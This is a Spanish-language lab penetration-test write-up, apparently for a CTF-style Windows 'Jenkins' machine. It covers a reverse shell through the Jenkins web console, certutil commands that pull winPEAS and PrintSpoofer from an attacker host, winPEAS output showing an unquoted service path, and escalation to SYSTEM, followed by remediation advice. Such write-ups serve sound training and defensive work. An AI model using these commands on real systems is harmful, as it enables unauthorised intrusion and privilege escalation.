N.- MQ-HM-JENKINS

- Shell disponible en nodos, con permisos de ejecución de comandos dentro de la maquina




Puerto	Vulnerabilidad
8080	No se halló vulnerabilidad con exactitud, pero se detectó una mala configuración en el sistema y en los repositorios web de la maquina Jenkins


***** SOLO PARA USO EDUCATIVO*****
N.- MQ-HM-JENKINS

3. Explotación

- Acceso al sistema mediante el nuevo usuario y contraseña obtenida
- Implementación de una shell-reverse al sistema mediante la shell de los servicios web de la maquina Jenkins



- Acceso al sistema con el usuario "butler" mediante una shell-reverse y poniendo nuestro equipo en modo escucha en el puerto correspondiente
- Acceso al sistema exitoso



***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-JENKINS

4. Escalación de Privilegios

Para la escalación de privilegios dentro de la maquina Jenkins a System se necesitó el siguiente proceso:

- Descarga de la herramienta winPEAS para analizar alguna escalación de privilegios
- Descarga exitosa mediante la shell reverse

```
C:\Program Files\Jenkins>certutil -urlcache -f http://192.168.3.129:8001/winPEASx64.exe winPEAS.exe
certutil -urlcache -f http://192.168.3.129:8001/winPEASx64.exe winPEAS.exe
**** Online****
CertUtil: -URLCache command completed successfully.
```

```
C:\Program Files\Jenkins>dir
Volume in drive C has no label.
Volume Serial Number is 1067-CB24

Directory of C:\Program Files\Jenkins
09/26/2023 12:53 PM <DIR> .
09/26/2023 12:53 PM <DIR> ..
09/26/2023 12:39 PM 884,740 jenkins.err.log
07/28/2021 12:28 PM 620,544 jenkins.exe
07/28/2021 02:51 PM 228 jenkins.exe.config
09/26/2023 12:38 PM 2,028 jenkins.out.log
07/28/2021 02:49 PM 74,258,876 Jenkins.war
09/26/2023 12:38 PM 74,481 jenkins.wrapper.log
08/14/2021 05:11 AM 3,011 jenkins.xml
09/26/2023 12:53 PM 2,387,456 winPEAS.exe
    • script-pub 8 File(s) 78,231,364 bytes
    • urls.txt 2 Dir(s) 8,553,865,216 bytes free
    • winPEASx64.exe
C:\Program Files\Jenkins>winPEAS.exe
winPEAS.exe
ANSI color bit for Windows is not set. If you are executing this from a Windows terminal inside the host you should run 'REG ADD HKCU\Console /v VirtualTerminalLevel /t REG_DWORD /d 1' and then start a new CMD
Long paths are disabled, so the maximum length of a path supported is 260 chars (this may cause false negatives when looking for files). If you are admin, you can enable it with 'REG ADD HKLM\SYSTEM\CurrentControlSet\Control\FileSystem /v VirtualTerminalLevel /t REG_DWORD /d 1' and then start a new CMD

((((((((((((((((((((((((((((((((
((((((((((((((((((((((((((((((((
```

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-JENKINS

- Ruta sin comillas, la cual es modificable y puede ser interrumpida implementando un archivo con el nombre "Wise" el cual se ejecutaría primero por los argumentos vacíos en la ruta dirigida hacia la aplicación "BootTime.exe"

```

VMwareCAFManagementAgentHost(VMware CAF Management Agent Service)[C:\Program
Files\VMware\VMware Tools\VMware CAF\pme\bin\ManagementAgentHost.exe] - Manual
- Stopped
YOU CAN MODIFY THIS SERVICE: AllAccess
File Permissions: Administrators [AllAccess]
Possible DLL Hijacking in binary folder: C:\Program Files\VMware\VMware Tools
\VMware CAF\pme\bin (Administrators [AllAccess])
VMware Common Agent Management Agent Service

File System machines
WiseBootAssistant(WiseCleaner.com - Wise Boot Assistant)[C:\Program Files (x8
6)\Wise\Wise Care 365\BootTime.exe] - Auto - Running - No quotes and space detect
ed
YOU CAN MODIFY THIS SERVICE: AllAccess
File Permissions: Administrators [AllAccess]
Possible DLL Hijacking in binary folder: C:\Program Files (x86)\Wise\Wise Car
e 365 (Administrators [AllAccess])
In order to optimize system performance,Wise Care 365 will calculate your sys
tem startup time.

***** Modifiable Services
* Check if you can modify any service https://book.hacktricks.xyz/windows-hardeni
ng/windows-local-privilege-escalation#services
LOOKS LIKE YOU CAN MODIFY OR START/STOP SOME SERVICE/S:
AJRouter: AllAccess
ALG: AllAccess
AppIDSvc: AllAccess
Appinfo: AllAccess
AppMgmt: AllAccess
AppReadiness: AllAccess
AppVClient: Start, AllAccess
AppXSvc: Start, GenericExecute (Start/Stop)
AssignedAccessManagerSvc: AllAccess
AudioEndpointBuilder: AllAccess
Audiosrv: AllAccess
autotimesvc: AllAccess
AxInstSV: AllAccess
BDESVC: Start, ChangeConfig

```

- Uso de la herramienta PrintSpoofer para elevación de privilegios con el usuario Butler a sistema, privilegio SelpersonatePrivilege habilitado el cual nos permite el uso de esta herramienta.
- Descarga PrintSpoofer mediante servidor web de nuestra maquina local en la cual tenemos la herramienta descargada.

```

C:\Program Files\Jenkins>certutil -urlcache -f http://192.168.3.129:8001/PrintSpoofer64.exe print.exe
certutil -urlcache -f http://192.168.3.129:8001/PrintSpoofer64.exe print.exe
**** Online ****
CertUtil: -URLCache command completed successfully.

C:\Program Files\Jenkins>dir
dir
Volume in drive C has no label.
Volume Serial Number is 1067-CB24

Directory of C:\Program Files\Jenkins
09/27/2023 10:56 AM <DIR> windows [Version 10.0.17763.805]
09/27/2023 10:56 AM <DIR>
09/27/2023 10:08 AM 735,723 jenkins.err.log
07/28/2021 12:28 PM 620,544 jenkins.exe
07/28/2021 02:51 PM 228 jenkins.exe.config
09/27/2023 10:07 AM 1,820 jenkins.out.log
07/28/2021 02:49 PM 174,258,876 jenkins.war
09/27/2023 10:07 AM 66,708 jenkins.wrapper.log
08/14/2021 05:11 AM 3,011 jenkins.xml
09/27/2023 09:11 AM 347,648 juicypotato.exe
09/27/2023 10:29 AM 27,136 nc.exe
09/27/2023 10:57 AM 27,136 print.exe
09/27/2023 10:40 AM 64 rev.bat
11 File(s) 76,088,894 bytes
2 Dir(s) 8,744,431,616 bytes free

```

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-JENKINS

- Ejecución de la herramienta
- Acceso como System obtenido

```
C:\Program Files\Jenkins>print.exe -i -c powershell
print.exe -i -c powershell
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening ...
[+] CreateProcessAsUser() OK
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> whoami
whoami
nt authority\system
```

5. Banderas

Bandera1	c3e92e2d4d3f0694dcda839ee173ec77
Bandera2	8b86666d49366c4555fd88d68265bd21

6. Herramientas usadas

Nmap	Usado para el escaneo de red y de puertos abiertos.
Crackmapexec	Usado para verificar las versiones del OS (Windows) en el sistema
Mousepad	Para apuntar los datos importantes de la prueba.
PYTHON	Usado para la abrir servidores web
winPEASS	Script para el análisis y la posible escalación de privilegios dentro del sistema
PrintSpoofer	Herramienta para la escalación de privilegios dentro del sistema

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-JENKINS

WAPALYZER	Detección de servicios en los directorios web
Dirbuster	Usado para hacer fusing en los directorios web
Gobuster	Usado para verificar el fusing en los directorios web
Netcat	Herramienta para abrir los puertos y ejecutarlos en modo escucha

7. Conclusiones y Recomendaciones

- 1- La existencia de la explotación de PrintSpoofer sugiere que la máquina tenía una vulnerabilidad de seguridad que permitió la ejecución de código malicioso con privilegios elevados. Esto podría deberse a configuraciones de seguridad deficientes, falta de actualizaciones o parches, o configuraciones incorrectas como la evaluación de privilegios a ciertos usuarios del sistema.
- 2- Es importante investigar si el atacante ha establecido persistencia en la máquina comprometida. Esto podría incluir la instalación de backdoors, troyanos u otras herramientas que permitan el acceso continuo incluso después de que se haya solucionado la vulnerabilidad inicial.
- 3- Se aconseja mantener el sistema operativo y el software al día mediante la aplicación de los últimos parches de seguridad disponibles, eliminar las impresoras que no se utilicen, restringir el acceso a la impresión y privilegios como SelpersonatePrivilege únicamente a usuarios de confianza, habilitar el Control de Cuentas de Usuario (UAC), establecer registros y auditorías de eventos relacionados con las actividades de impresión por ultimo también se debería instruir a los usuarios acerca de los riesgos de seguridad asociados y emplear soluciones de seguridad.
- 4- Se ha identificado una configuración de ruta que permite la ejecución de la aplicación "BootTime.exe", por la cual el sistema toma como argumentos a los espacios vacíos indicados en su ruta debido a la falta de comillas en esta, esta aplicación mencionada lleva una ejecución como sistema, lo que plantea una preocupación crítica en términos de seguridad. Esta configuración inadecuada puede exponer al sistema a riesgos graves, incluida la posible toma de control por parte de atacantes maliciosos.
- 5- Para esta máquina es necesario corregir la configuración de la ruta que permite la

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-JENKINS

ejecución de la aplicación “BootTime.exe” con privilegios de sistema en la máquina, en cuestión por una falta de signos (“”) que se necesita implementar en la ruta, también se insta a llevar a cabo una exhaustiva auditoría de seguridad con el fin de evaluar posibles actividades sospechosas previas y se sugiere la implementación de políticas de seguridad sólidas que incluyan prácticas seguras de configuración de rutas.